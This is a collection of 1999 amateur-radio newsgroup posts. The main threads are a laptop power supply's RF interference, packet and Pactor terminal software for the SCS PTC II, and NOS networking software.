Perhaps someone will have a suggestion re a noise problem I have with my Toshiba Computer used in an HF E-mail configuration. The computer is a Toshiba Tecra 500 CDT computer. I have begun using it in conjunction with an Icom 728. Other system components are a dipole antenna and a Kantronics Kam Plus TNC. .

The problem is that the computer puts out a lot of RF noise, significant enough to interfere with reception, at various freqs primarily in 7 and 8 mhz bands, ie from about 6.0 mhz through to about 9.0 mhz. I have done some preliminary testing and have tried some fixes but so far still have problem. I have just posted an inquiry with one of the Toshiba Authorized Service Centers and am awaiting a reply.

There is a law which this computer is supposed to comply with which says that a device may not cause such interference. It is FCC Part 15. The FCC's Rule 15 compliance ID number is CJ6UK333. The decal on the bottom of the unit references the law and
the FCC ID number.

1. Noise seems to be generated by CPU or internal power supply, ???, (80%?), but LCD screen adds (20%?).

2. Freqs of major interferrence seem to be spaced at roughly 110 khz, ie 7070, 7180, 7290, 7400, 7510, etc.

3. Noise is stopped if computer is turned off or put in "suspend" mode and powered down

4. Noise is significantly reduced, (perhaps acceptable), at freqs lower than 6.0 mhz, and higher than 9 mhz

5. Have tried grounding computer chassis to TNC and to Icom 728. This helps reduce noise by 5-10%

6. Have tried ferrite chokes / cable clamps on data caple and computer 110 vac cord. Effect is negligible

7. Have tried unplugging 110 vac power cord. Effect is dramatic. Much reduced noise, 80-90%.

8. I have seen somewhere where someone suggested trying rf bypass caps to bleed off RF. Where ?????

9. I have not tried but heard than using a 500 hz filter may help with noise or SNR, ?????

Thanks for any suggestions, a reference elsewhere, or for forwarding my request for help to somone experience in the area.

Bob

I also wanted to mention that you can use LOGGER with ANY TNC -- e.g. PK232, KAM, etc

It also will transmit and receive PSK31 using a soundcard. Logger has split screen, message buffers, type ahead buffer etc for PSK31. Logger is much better than G3PLX's program for PSK31 and a soundcard.

So if you want one program to use with your old TNC (KAM, PK232 etc) for RTTY etc and to use with your soundcard for PSK31, then Logger is for you!

If you have a PTC II, you probably won't want to use the PSK31 feature of Logger since the PTC-II has PSK31 built into its firmware. By the way, I cannot see any difference in pertformance between the PTC II and Logger in its PSK31 mode!

Yes.

Depends on the software, of course. All the stuff I've seen works
exactly the same way. The built in HF modem and AX.25/packet stuff from
Tom Sailer supports both parallel and serial ports, and even the
MIDI/joystick port. Or VOX.

Which is not to say that G3PLX's program is bad, I hope. Most of the
people I talk to seem to use Logger, but I use G3PLX's PSK31SBW and
it seems just fine to me, without any addons.

(I think one of the addons is a type ahead addon or similar;
could never work out why this was needed, as mine seems to support
type ahead just fine!)

Cheers

Yes. Any sound card supported by your operating system will
work fine with any application, as long as it can shovel data
into the computer fast enough (hence the "16 bit" part). I
bought the cheapest, nastiest SB16 clone I could find at the
computer store (for $CDN 19.00) and it works fine with Linux
and Windoze...

MS-DOS never supported sound cards, so applications have to
do it themselves. Hence the endless incompatibility problems,
which completely unnecessary.

5166. Best Windows Terminal Program for WA8DED TNCS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-23 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <yYx_3.192953$5r2.445061@tor-nn1.netcom.ca>
Source record: 15374

I am looking for a good packet terminal program for my SCS PTC II which supports the WA8DED host mode. The SCS PTC II has two packet ports - one for 1200 baud and one for 9600 baud. I would like it to run under windows 98.

Unfortunately most the programs for the SCS PTC just handle the HF modes not Packet.

Will WinPak work?? There is any consensus out there on what is the best windows packet terminal program that supports WA8DED host mode (and multiple ports)??

Message-ID: <383AAC8E.2A9F@ix.netcom.com>
Source record: 15375

Since your description seems to be power-supply related, can you
arrange a method to power the laptop from a DC source ?? Even if
the external "wall-wart/desk-wart" may have an AC output
(Mine is 15 vac), if you can get your hands on the tech manual
for your computer, you may find that there is an in-built rectifier
for the AC from the desk-wart.

I run mine right off of 13.8 volts DC and that cleared 95% of the QRN.
All that is left is radiation from the LCD screen, but if I dont hold
my hand next to it, the rfi will be lower ..

anyway, just a thought..

be sure to verify if external DC will be acceptable with YOUR computer
before trying this method.. !!

Are there any products that generate radio noise (interrupting all radio signals), much like 'white noise' with sound? Thanks.

Bill

It's true, but the ad in QST is from Farallon, and doesn't mention the
PTC-IIe, either. Ads from SCS themselves mention them both.

My other gripe with Farallon/SCS is that the European price of the IIe
is the equivalent of US $510. and that includes 16% VAT, whereas they
want $649 in the US, and that doesn't include tax (8.25% for me).
I doubt that there's US $200 in shipping and duty involved here.

My theory is that Farallon is selling to boaters, and so have caused
the US price to be jacked up for that market.

Source record: 15378

Rob,

The nice thing about WA8DED host mode on the SCS is that it allows a Pactor channel too, so you'd be able to do Packet and Pactor at the same time.

But WA8DED doesn't know the difference in radio ports. The way this is accomplished, is that the SCS appends a 1: or 2: to the first two bytes of the data packet, and you have to parse those, to tell it which window to go to. All WA8DED knows, is that a host channel got a packet, and it tells which channel it's on.

And you have to leave WA8DED host mode to use the other modes i.e. Term 5 (which is what XPWin uses).

I've mentioned to Peter at SCS that it might be a good idea to allow the other modes work through the packet channel. For sure, it would allow other modes than Pactor to allow simultaneous dual port session, and not having to deal with two types of HOST interfaces.

You're probably aware of the PTC-Term program we're working on. It will support WA8DED HOST in the configuration above, and all that remains outstanding for us to do, is to add the TERM 5 interface for the other HF modes.

Neither one is suitable for use by amateurs. You might as well go back and use spark-gap equipment if NOStalgia is your interest.

JNOS is historically the most bug-ridden, low-rent software ever used by amateurs. TNOS is a takeoff on JNOS. You can pick your poison with complete assurance that whichever one you go with, it will suck.

There is a small group of Hams who take great pride in the fact that they have managed to get one of these programs to actually run, but nobody takes either one of them seriously anymore, as much better software has since come along to replace them.

>But my question still remains -- what do you think is better -- JNOS or
>TNOS?? Which has more features?? Which is more reliable?? etc

TNOS probably has more features than JNOS (I say probably because JNOS has
been developing in the time that TNOS has been stagnant, and it has caught
up in many, if not most, areas). It includes a bunch of additional server
functions, more sophisticated PBBS stuff, and a different, and much more
complex, security/access control system which is handy for gateway use, if you
can figure it out. How much use most folks made of those additional features
is open to question, though.

TNOS also used to be the only real choice if you wanted to run under Linux,
but today JNOS/Linux works just fine, so that's not a differentiator.

Today, I'd run JNOS simply because of the ongoing development, and the
excellent support available at the nos-bbs@hydra.carleton.ca mailing list.

Yes, Diathermy sets, Mandrel, Crystal Palace during WWII, spark
transmitters, my neighbours thermostat, some rotten cars and motorbikes, the
BBC computer, a zenner diode with a damn great amplifier on it connected to
an antenna.

Source record: 15387

Hi Rick,

Thanks for the message. Yes, it would appear that SCS uses its own variant of the WA8DED host mode in order to differentiate between the two packet ports.

I realized that you could operate RTTY, PACTOR etc on the HF port and that others could link up with your BBS on the packet ports at the same time.

But I wasn't aware that you could have a QSO on HF PACTOR and one or more Packet QSOs on the VHF ports at the same time! Maybe I misunderstood what you said.

I always thought that you could either have a HF PACTOR etc QSO using TERM 5 mode or PACKET QSOs on the PACKET Ports BUT NOT BOTH!

I wish SCS stuck with one interface. Like the KAM -- I like the KAM's host mode!

I also don't like TERM 0 -- most dumb terminals will not work properly with TERM 0 mode. TERM 0 works okay in CMD mode but once you switch into a QSO mode (e.g.PACTOR) overprinting occurs! -- a real pain. You have to change the dumb terminal parameters if you can. If you do then you get double spacing in CMD mode. Unfortunately some dumb terminals will not automatically add a LF after receiving a CR from a modem -- so you always get overprinting -- you better read fast !!

I don't think that Peter really knows how a normal dumb terminal works! I told him about it but I doubt he will make any changes to the firmware. Its too bad that the PTC II did not follow the design of the KAM which provides a lot of flexibility when setting up the terminal parameters (e.g. LFADD etc)

When designing my own simple terminal program (using macros) for use with PTC II, I also did not like the inconsistencies.. Sometimes you used Quit to exit a menu to the main command prompt, sometimes you use PT. A real pain! I am sure you have run into the same problem!

I look forward to your program. It sounds like it will be the only commercially available program for the PTC II that will support the PTC II's weird WA8DED host mode for packet!

When will your program be available?

Rick,

I am considering trying out PacTerm for my old KAM which I still use for packet and GTOR. I see you have a demo version on your web site. How is the demo version different from the real version?? Is it crippled?? Or will it only work for a specified number of times (like XPwin demo)??

For those with both a KAM and PTC II, is your company considering offering a package deal (with a reduced price) for those who buy both PacTerm and PTC Term software??

Source record: 15389

Rob,

What they have is a setting to use one of the WA8DED channels for pactor and the PTCHAN command sets that. You can have up to 36 WA8DED sessions going at one, so you could be connected to the cluster on on channel, connected to your buddy at 9600 on another channel and be doing a Pactor contact at the same time.

TERM 5 only allows one mode at a time, which is it's bad point. If Peter would rewrite the code for any of the modes to use the PACTOR channel for the data and let the WA8DED status channel report the state, it would be one up on the KAM, and like the 9612, if the 9612 had the HF 3rd port module.

I'm hoping we'll get PTC-Term out early next year. Like most software projects, it's hard to estimate completion dates, due to beta sites finding bugs, and just day to day operations getting in the way. Once we get it and the HAL done, then our TNC software line will be complete.

What is the "better software" that has replaced JNOS / TNOS??

I didn't think there was anything else out there for IP/TCP packet radio??

Source record: 15391

The demo modes includes full packet mode without the advanced features (callbook, interation with Logging programs, quick connects, colors and fonts, etc) and RTTY recieve. We decided not to go with a timeout, since we felt some hams, who just needed basic packet communications, could use it as long as they liked.

And we haven't done a package deal in the past with Pacterm and PKterm, mostly because PKTerm is OEMed by Timewave and at first Pacterm was OEMed by Kantronics. We'll have to look into it once we finalize the distribution model, OEM agreements and market share.

Well if you can give a break to those who wish to purchase both programs, it would be "fair and equitable" (at least from my viewpoint).

Many hams have both the PTC II (for Pactor II etc) and the KAM (for GTOR).

Source record: 15299

I am loking either for the following items:

1. Computer Eyes
2. Ventec VIP 640C

I have a Pasokon SSTV Classic Hardware/software system and I am looking for a video digitizer that will work with the Pasokon. The software must be DOS based and the board must be an ISA card. I know that these are outdated and there are now Win9X programs to do SSTV but the Pasokon Classic out performs the software packages. I have teied the all on receive.

If you have one of these boards or a board that will work, please email me. All emails will be answered.

Thanks,

Dave KN3ZAN

5186. Re: Best Windows Terminal Program for WA8DED TNCS

Hi Markus,

Will WinGT works with the PTC II?? Have you tried it??

As you know the PTC II uses a variant of the WA8DED hostmode. As Rick stated earlier in this thread:

"WA8DED doesn't know the difference in radio ports. The way this is accomplished, is that the SCS appends a 1: or 2: to the first two bytes of the data packet, and you have to parse those, to tell it which window to go to. All WA8DED knows, is that a host channel got a packet, and it tells which channel it's on."

Perhaps WinGT just ignores these bytes (so it doesn't know which radio port the data etc came from)

It would appear that Win GT maybe shareware?? Is the demo software crippled??

Hi Roger,

I am not that famiuliar with TF2.7b. But is it a KISS to WA8DED emulator??
If so, I assume the TNC must be in KISS mode (ie the WA8DED host mode
supported by the TNC is not used)

Or Am I confused with TFPCX??

Hi name is Les. I run a PCB-88 board for VHF and HF Packett. I use the Pacratt program that came with the board and XPWin 1.28. Both run off of Windows 3.1.

The programs will not initialize if I run any other Dos based program in the Packett mode.

Any body have this problem also ?

I would appreciate any of your experiences with the PCB-88 board in HF Packett.

E-Mail me at kbtgw@spec.net, post here on rec.radio.amatuer.digital.misc or I can be Faxed at 516-295-0985.

Tnx and 73 de Les K2TGW

Well I am just learning NOS -- Read NOSIntro and understodd 99% of it.

I will play with JNOS -- Sounds like it is still supported. And I have an
old 386 collecting dust that would be perfect for JNOS.

When you say CONVERSE I assume it is different that the CONVERSE mode in
AX.25.

Hi Rick,

I forgot to ask you whether PTC Term will uses the SCS PTC II's enhanced or advanced WA8DED hostmode.

I also understand that the SCS PTC II uses a 32 bit CRC checksum on RS232 line to esnure that data is not lost. (which can sometimes happen with the standard WA8DED hostmode).

Will the PTC Term take full advantage of these features of the PTC II hostmode??

Is there a program that will decode and encode Pactor and Wefax for Windows or DOS?

And then, if I want one in Canada, I have to pay shipping and duty and
taxes over that. At that price, they wont flood the market, even for
boaters -:)

TF firmware is a super-set of WA8DED. WinPack in "TF2.7b" host mode will
detect that it is in fact talking to WA8DED and modify its behaviour
accordingly.

Hi Ian,

Great book. I learned a lot! But it seems that the enthusiasm over NOS has died down quite a lot - at least here in Canada. Many NOS nodes/stations have disappeared. I should have tried it a few years ago! But the Net is still around.

Do you still run NOS?? If so, do you use JNOS, TNOS etc?? Perhaps SV2AGW's IP/TCP packet programs for windows.

There seems to be many choices these days to try IP/TCP over packet radio.

I am curious what are your thoughts on NOS these days.

All of the new activity in my (local) area over the last year or so has been
AX25 stuff, but I doubt that reflects the global situation. Lots of tcpip
hype out there.

Yes, it will. I wrote the code to decode it based on the two #170's and
decode the 32 bit CRC. I think that the CRC is more used with slower, older
computers (i.e the Atari's and Commodores that didn't have buffering), but
still will be used in our code.

5202. Re: good 9k6 pkt rig ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <JM004.1591$LK3.61378@nuq-read.news.verio.net>
Source record: 15316

Okay, my antenna is one of those Cushcraft dual band yagis. It's
like $69 or something. It's on an archerotor, that's on
2 5 foot masts on the roof. Maybe 25 feet off the ground in the
flats of Berkeley, which is a slight grade to the SF bay.
Though lately, I've had the antenna pointed one way all the time,
so I'm thinking of fixing that beam on another mast I have, and
using the rotor for something else. Except it's just too cold to
mess with it, nowadays.

w6yx in Palo Alto, has a pretty good site, I understand
on side of Black Mountain, that looks over most of the East Bay and South
Bay, as I understand it.

I'm pretty sure paccomm can put in crystals for whatever pair you want.
So, the split should be no problem.

Seems to be the common wisdom, that putting amps on 9600 baud
channels isn't such a good idea, since the T/R switching slows things
down -- though I'm just repeating what I've read and heard from others
around here. I have considered running more power, though, to avoid
'hidden transmitter' issues with stations farther south in San Jose. That
is I want to blast out enough juice to keep their carrier detect going,
even if they don't copy me. Though right now the channel is pretty quiet,
so this isn't a huge issue.

I think, if you want more power, the way to go is with the Mitek's err,
I forget the other brand that people modify, but these guys put out
near 80 watts.

I do know that the station on other end runs 3 watts into
a vertical, and I was initially worried about this, being 30 miles
away and all, but it seems to basically work. I initially planned
to move the radio up on the mast, if I had any trouble, figuring I'd
eek out a db or so, saving the 9913 transmission line loss, but since
it works where it is, I never bothered. The radio is tiny enough,
it'd be easy enough to make a plastic box, and stick it up there.

I am a student at Supaero in Toulouse(France) .As I am writing a
software which reads satellites telemetry, I need informations about
the decodify of the binary files *.tlm, *.wod *.kss (I wont the key
to read it) sent from satellites UO-22, KO-23:KO-25, TO-31.
I would very great if someone can help me. Thank You for the help.

5205. Digital Image Transmission

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: george <car@ukgateway.net>
Message-ID: <81gh1q$nj3$1@lure.pipex.net>
Source record: 15395

Hi, All!
Does anyone know of any detailed siteson image processing? I am also looking at digital image transmission over noisy radio channels. I need a lot of info on pre-processing (i.e. things like colour - space separation, quantization, discrete cosine transforms) and transmission over noisy radio channels (things like sequential edge addressing, inter-leaving, arranging DC differently...). I have developed a C program that simulates this, but need a lot of theoretical info. Any help greatly appreciated.
Thank you

WinPack supports WA8DED via its internal TF2.7b host mode and also via
the SV2AGW Packet Engine.

It all depends what you want to do on packet - If you want advanced mail
and bulletin handling features, then WinPack is obviously a better
choice for packet than the other programs discussed in this thread.

That is actually a disadvantage. It causes congestion collapse, and
makes outside observers judge TCP/IP as a bad protocol that jams
everything else.

>Apparently, this is considered extremely
>evil from the internet perspective, but it's a fast kluge to get ip to work
>a little better when the connection is dropping packets due to noisy links--
>rather than congestion. (There's a linux Kernel hack, I thought someone posted
>to do this, though I haven't seen anything like this for Windows.)

Actually, when your links drop packets you should not attempt to retransmit
them from the endpoints, but you should adjust your links (individually)
to use a virtual circuit rather than a datagram technique to send the
packets over that hop.

Most NET and NOS versions support this.
My version of NET even allows you to setup automatic selection of VC or
Datagram mode based on the independently measured packet loss rate on the
connection, separately for each direction.
This works very well, without requiring inefficient retransmissions from
the endpoints that yield TCP/IP a bad reputation.

>It's actually, just a hard situation all around, the more I've looked into this, since
>my understanding is that TCP/IP doesn't really work that efficiently either if the
>underlying protocol provides reliable connections, or if the channel drops packets

Right. So just fix that.

5208. Re: Computer RF noise in HF SSB

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-24 00:00:00 UTC
From: Robert Cook <captcook@mindspring.com>
Message-ID: <383BD3B8.907C3339@mindspring.com>
Source record: 15398

All,

(especially to Scott, Trish, Cortland, John, Wb4ogm, Mark, Hamish, George)

I believe I am zeroing in on the source of the computer generated interference. I believe it is as some of you suggested, the SMPS (switching) power supply internal to the Toshiba. Apparently the switching speed is 110 khz. I am not even sure 110khz is considered RF. At any rate, I suspect the 110 khz follows the 110 vac wiring path into the Icom tranceiver. So I suspect I am looking for a way to eliminate the offending 110 khz signal somehow along the 110 vac wiring path, (computer power cord, etc). This helps narrow coming up with alternative solutions considerably. If you have ideas I'm all ears.

I have written the following letter to the folks at the Toshiba Tech Dept.

To Toshiba,,

Thanks for your help this morning. If you will recall, I described to you an RF radio interference problem which I am having with my Toshiba Tecra 500CDT. The interference which the computer is generating prevents me from using my ICOM 728 Amateur Radio transceiver to communicate within the 6.5 to 8.5 mhz frequency spectrum. I understand this interference may be in violation of FCC Part 15 re electronic device/radio interference.

To recap the situation, I have a Toshiba Tecra 500 CDT computer. I bought it in December of 1996. The three year warranty is up December 31st of this year. I have recently begun using my computer in the same room with, and in conjunction with an amateur radio high frequency SSB tranceiver. The transceiver and computer are in close proximity, 2-4 feet.

The problem is that the computer generates a significant amount of RF interference, at many frequencies, enough to interfere with reception, from about 6.5 to 8.5 mhz in the HF frequency spectrum. I have done some preliminary testing and have tried some fixes but so far the problem and interference persists.

There is a law which manufacturers of electronic devices and electronic devices must be in compliance with. The law requires that any electronic device may not cause interference to other devices or services. It is FCC Rule Part 15. The FCC's Part 5
compliance ID number is CJ6UK333. The decal on the bottom of the unit references the law and the FCC ID number.

1. The interference seems to be generated by the CPU or internal power supply. I understand the internal power supply in the Tecra is an SMPS (switching type) power supply operating at 110 khz. The interference caused by turning on the computer when it is plugged into the 110 vac house current supply. It dissappears when the computer's power cord is removed from the 110 vac house current receptacle and is left to run on it's internal battery. Turning on the computer creates 90% of the interference. The LCD screen lighting adds another 10% of measureable S unit noise level on the Icom 728 transceiver signal strength meter.

2. The frequencies where the majority of the interference appears are between about 6.5 mhz and 8.5 mhz and the interference appears independently at many different frequencies and spaced about 110 khz apart. Ie interference frequencies are 7070, 7180, 7290, 7400, 7510, etc.

3. The noise is stopped if the computer is turned off or put in "suspend" mode and powered down.

4. Noise is significantly reduced, (perhaps acceptable), at freqs lower than 6.0 mhz, and higher than 9 mhz

5. I have tried connecting, the computer's rear metal computer port jacks to the the Icom 728 chassis. This helps to reduce the interference by perhaps 5-10%

6. Have tried ferrite chokes / cable clamps on the computers data cable and the computer's 110 vac power cord. The effect on interference is negligible

7. I have tried unplugging the 110 vac power cord. The effect on interference reduction is dramatic. Interference is reduced 90%.

8. I have seen somewhere where someone suggested trying rf bypass caps to bleed off unwanted RF energy. Is this a solution?

Given the frequency of the signal, 110 khz, and the fact that turning off the computer power supply stops the interference the power supply is likey the culprit. Also there is a question in my mind as to whether the interferring signal is being radiated. The RF ferrite chokes clamped on to the 110 vac power cord appear to have no effect on the level of interference. I believe the 110 khz signal is primarily being conducted along the 110 vac wiring path to the HF tranceiver, rather than being radiated, leading me to believe something could be done to eliminate the signal somewhere along its wired path, capacitors?, specialized filter circuit?.

Thank you for your suggestions with respect to this problem. If you believe you can service and repair the problem, and can describe your proposed solution, I will be happy to ship the unit to you for such repair. If the problem is inherent in the computer or it's internal power supply by design, and is irreparable, we shall have to take alternative steps.

The Serial Number of the unit is #11689286. The Part Number is #PA1221U-T2A. The Toshiba Registration Number is #5997388. Toshiba Case Number is #1837689.

Thank you,

Bob Cook

This is not true for all programs that exists. Some win progs are satisfied if they see a device driver which tells it is a soundblaster card. Some (e. g. W95SSTV) need _true_ 32 bit drivers (yes, there are driver for Win 95 + up which are 16 bit actually!). Some just need a "BLASTER=" statement in config.sys. And some do direct hardware calls and need a certain hardware (usually Soundblaster/Creative Labs). Since SB 16 is the de-facto-standard, get yourself this card, you usually can buy it for a low price (used), and there is no need for fancier cards like SB 32/64/128 or similar. With a SB 16, most progs should work fine. With so-called compatible cards, you may face a few or even a lot of porblems.

In addition to the steps you have taken, maybe you should be looking at the
power supply to the radio. Many manufacturers
(Alinco et al) leave out RF bypass caps
on the A/C input line. These caps, referred to as Y-caps are to bypass RF
interference form each side of the A/C line to ground.
Check to see if the power supply to the Xcvr has RF bypassing on the A/C input.
I have found that adding RF bypassing helps a lot....especially for RF coming
in through the power supply.

I don't know the details about what you are mentioning here, maybe
it is time to look at the relevant WWW sites again...

Long ago, I implemented a feature in NET that rejects duplicate TCP tries
when the link is in VC mode, and an earlier try is still sitting in the
AX.25 "unacked packets" queue. What you are mentioning here seems to
be the same thing under Linux. It sure helps a little.

There is and has always been a lot of "K-NODES" in my area. They appear to be NetRom compatable, though there are some differences in how they are used.

It may be different elsewhere, but here the K-NODES are all "private nodes", in that they all tend to exist at somebody's QTH, have very limited coverage, and are highly restricted as to what sort of content is allowed. (Usually, keyboard - to - keyboard QSO's only, though there are a few exceptions.)

Nobody here appears to take them seriously for Packet Radio networking purposes.

> Does KNET broadcast its routing info etc??

Yes, they do.

Kantronics gear, unlike most other equipment, cannot be utilized with any of the newer, more sophisticated stuff like FlexNet because it is mired down with the now obsolete "KISS" mode.
The company has shown no interest in modernizing it's firmware to keep up with the times, making Kantronics gear a poor choice for serious use on Packet.

It's still current for APRS use, but that's all. For any other purpose, you're much better off with just about anything else, including MFJ's inexpensive TNC2 clones or BayCom's little Packet modems.

Well I understand that even with some of the fast Pentium class machines
with UART's data can get corrupted or lost. The use by PTC TERM of the 32
bit CRC will be a great feature. I don't think there is any software out
there that utilizes all the features of the advanced WA8DED host mode of the
PTC II and the 32 bit CRC.

I can't wait for PTC Term.

Hi Roger,

I went to your web site and download WinPack 6.40 and the upgrade to 6.42.
I am very impressed with Winpack. You must have spent a lot of time
developing it. The docs are also excellent. A first class product!

After reading the docs, I noticed that Winpack in TF2.7b mode does not use
any handshaking (also ignores number of stop bits etc). Why is this?? I
always thought WA8DED host mode could use and normally did use handshaking.
Am I wrong??

Rob

No, you have to use the binary EPROM image that comes bundled with the
6-Pack driver, and find somebody to burn it in for you.

This is not an option with any of the Kantronics equipment, where you are
stuck with what the factory gives you.

K-NET is an option purchase, and the chip contains both K-NODE and K-NET.
K-NODE was the older non-network interface.

The advantage of a K-NET is that a simple little (battery powered even) box and an old radio can be used as a node out on the prairie. The KPC-9612 can do the 9600 to 1200 backbone networking for these low baud rates. N0ELS and KB5KWV have two of these at 400 ft or so, and can bring in the Oklahoma panhandle users. There is no internet in the panhandle, so they appreciate the link. Couldn't do it with Flexnet or some other computer based system, as they wouldn't give you that much space on a commercial radio hut.

Until Charles get's 400 ft towers built for Oklahoma Hams, I guess they will have to use the Kantronics solution out on the prairie.

I hope someone can point me to a small two meter transmitter board that will fit inside a 3.75 inch diameter payload section of an amateur rocket. I need a kit that comes on a board only, to save weight. I know the balloon guys do APRS from their platforms, but I can't find any info on what radio kits they use.

Any ideas?

Thanks

WA8DED host mode uses a polling loop between the software and the TNC.
There is no hardware handshaking, it's not needed. If you read WA8DED's
docs you'll find it in there somewhere.

you might try one of those FM mic types you see in popular science magazine. You should be able to tune it to 140 MHz with a little coil bending if you really have to have it in the ham band.

Using an Isobar rf filtered surge protector helped my situation.
Ferrites of different permiabililties were also needed on all external
cables and on the hard drive ribbon cable. Using bypass caps across
the AC line will also help, but they must be rated properly for AC
use.

It's got to be in the ham band because I'll need at least 4-5 watts for this one. This rocket is not a model or even what is commonly known as "high power". It's powered by a liquid fuel 300 pound thrust motor, and will be flown by the Pacific Rocket Society. Expected altitude around 25,000 feet, landing zone within about 5 miles (hopefully).

I'm looking for a 2meter kit with as much solid state components as possible. Coils have a way of changing their reactance when subjected to 50g's!

Thanks for the reply,

Dave Chapman

I'm looking into getting the new
SCS PTC-IIE and getting active in
the winlink system..

anyone else here active on winlink
and/or using the PTC-II or the new
PTC-IIE ??

I've been a long-time KAM(E) user
and noticed that the new PTC-IIE
in addition to pactor-II also
supports the use of PSK31..

I would like to hear from others
who are either using the PTC-IIE
or are active on the winlink
system with SCS or other brands
of pactor controllers..

Trish

Hi Trish,

You will find that the majority of the Winlink stations have upgraded their controllers to SCS PTC II. Even on Pactor 1, the SCS controllers are much better.

Here I have a KAM and SCS PTC II. Even on pactor 1, the SCS PTC II is vastly superior. Unfortunately, many US TNC's such as the KAM and PK232MBX only use software ARQ which significantly decreases the performance on Pactor 1. Many hams formed the mistaken belief that Pactor 1 really wasn't a great mode. This belief is wrong. Pactor 1 is a great mode but only if you need the right hardware.

The SCS controllers always used hardware ARQ - a big difference!

On pactor II, you will see a fantastic improvement in throughput especially on poor links. I can use Pactor II when all the other modes fail!

You can configure the PTC II to refuse AMTOR or Pactor 1 connects or both. You will find that some WINLINKS will only let you connect with them on PACTOR II. Personally I don't like this practice. There are many hams out there that can't afford a SCS PTC II or SCS PTC IIe controller.

I have experimented with WINLINK using my SCS PTC II. I had no problems getting WINLINK up and running with my PTC II.

Yes the PTC II has PSK31 built into the firmware. I have compared the performance of the PTC II on PSK31 with Logger program (which uses a soundcard). In fact, in two separate windows I can receive the same PSK31 signal -- one window for the PTC II and one window for the Logger program. Sometimes, the PTC II is better -- sometimes Logger is better. In my view, there is little difference between the two. If you just want PSK31, Logger is a much cheaper alternative.

I also use PTC II for SSTV with JVcomm32 program. It works great! (I have also used EZSSTV and JVFAX and MSCAN programs -- all work great with PTC II).

As far as a good terminal program for the SCS PTC II is concerned, XPWIN or Logger are great choices. XPwin is expensive but easy to use. If you can connect your KAM to one comm port and the PTC II to another comm port on your computer, you can use XPWIN to control both. (there are other terminal programs at the SCS web site -- www.scs-ptc.com)

Logger is my first choice! Logger is freeware and once configured is, in my view, the easiest terminal program to use! You have to program buttons grouped at the bottom of the terminal screen which you click on to perform

functions (like change modes or send a brag file). The buttons have user defined labels (so you don't have to remember that F12 does X etc). You can consider the buttons macros.

Also with Logger you can use the sound card of your computer for PSK31 (but since the PTC II has PSK31 you probably won't use this feature). As its name implies, Logger also has a logging program but its not as good as everything else in Logger.

There are lots of places where you can find Logger. One good place is http://www.chroniclenetworks.com/~dwm/Logger.htm. Another place is www.itis.net/golist. FYI - The current version is 6.11.

With the PTC II in its terminal mode, you can access all the HF modes of the PTC II (AMTOR, RTTY, PACTOR etc) and if you have the optional packet modems, you can access the packet mode.

However, if you want to easily use the optional packet modems with the PTC II, you will need a good WA8DED compatible host mode program. Lots of hams seem to use Graphic Packet (ver 1.63) for DOS. (another freeware program). You should be able to use other WA8DED hostmode compatible programs such as WinGT or Winpack. (I am experimenting with these now).

In fact, the PTC II has an advanced WA8DED hostmode, it is rarely used. The developers of PacTerm for the KAM, KPC3 etc are now developing PTC Term for the SCS PTC II which will use the advanced WA8DED host mode of the PTC II. But PTC Term is not yet on the market (Perhaps in the new year ??)

But note, the so called advanced host mode for the PTC II only supports Packet and Pactor connects. So you can have a Pactor and Packet qso (or multiple packet qsos) at the same time. But it does not support any of the other HF modes. So You cannot have a RTTY and Packet QSO at the same time. To bad, especially if you want to monitor a DX Cluster on Packet during a RTTY contest.

Since PTC Term is expected to support the Advanced WA8DED hostmode, you should be able to make Pactor and packet qsos at the same time. (e.g monitor DX cluster on packet, connect to your BBS on packet and have a PACTOR QSO at the same time). PTC Term is also expected to support the PTC II's terminal mode for the other HF modes such as RTTY, PSK31 etc.

Despite the shortcomings of the PTC II's hostmode, the PTC II Is a great modem. Its performance on Pactor 1, Pactor II, AMTOR and RTTY is significantly better than my KAM.

73's

>all these modes for long.

No, the FCC didn't do that. The FCC approved the Grand Alliance system which uses a common modulation method, 8VSB, and a common overall transmission baud, but several different video/audio standards (scan rates and types, color depths, etc) are approved. The choice of which to use at any given time is at the broadcaster's option. In this town, the three broadcasters currently transmitting DTV are each using a different standard. (We can even change standards for different programs.)

This isn't a problem, however, since any of the receivers can decode and display any of the various standards. That's possible because the protocol headers notify the receiver which particular standard is being received at the moment, and its firmware then adapts that to the capabilities of the display hardware.

(Low end receivers might show a high definition show in a low resolution format, for example, because its hardware is incapable of showing the higher resolution, while a high end receiver might show it in all its glory. This is a bit like the way a X Window display server behaves.)

We can also choose to transmit up to 4 different standard definition signals at the same time instead of one high definition signal. The receiver chooses which one it will display, or all 4 at once at the viewer's option. (This is likely to be widely used since it effectively quadruples the broadcaster's programming options, and doesn't require a large inventory of HD programming, which doesn't yet exist.) We can also choose to transmit non-visual data in part of the bandwidth instead of either a high definition program or multiple standard definition programs. As long as we deliver at least one standard definition program to the audience, the FCC doesn't care, and your receiver won't care either.

But it does not support any of the other HF modes. So You cannot have a RTTY and Packet QSO at the same time. To bad, especially if you want to monitor a DX Cluster on Packet during a RTTY contest.

Since PTC Term is expected to support the Advanced WA8DED hostmode, you should be able to make Pactor and packet qsos at the same time. (e.g monitor DX cluster on packet, connect to your BBS on packet and have a PACTOR QSO at the same time). PTC Term is also expected to support the PTC II's terminal mode for the other HF modes such as RTTY, PSK31 etc.

Despite the shortcomings of the PTC II's hostmode, the PTC II Is a great modem. Its performance on Pactor 1, Pactor II, AMTOR and RTTY is significantly better than my KAM.

5231. PACOMM Packet modems

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-26 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <LZF%3.194027$5r2.449558@tor-nn1.netcom.ca>
Source record: 15252

How do the PACOMM packet modems (e.g. NB96) compare with modems by other manufacturers?? Are they any good??

Does anyone know whether the PACOMM modems (e.g. NB96) are true TAPR TNC2 clones that can use firmware for TNC2 clones (e.g. 6PACK?) I would like to use them with FlexNet.

I also just found TFKISS ver 3.0. Another program that appears to also be a WA8DED emulator for KISS modems (such as KAM, KPC3 etc)

IS this the best DOS based emulator out there??

Is there a good windows based WA8DED host mode emulator for KISS modems??

>There is a law which manufacturers of electronic devices and electronic
>devices must be in compliance with. The law requires that any electronic
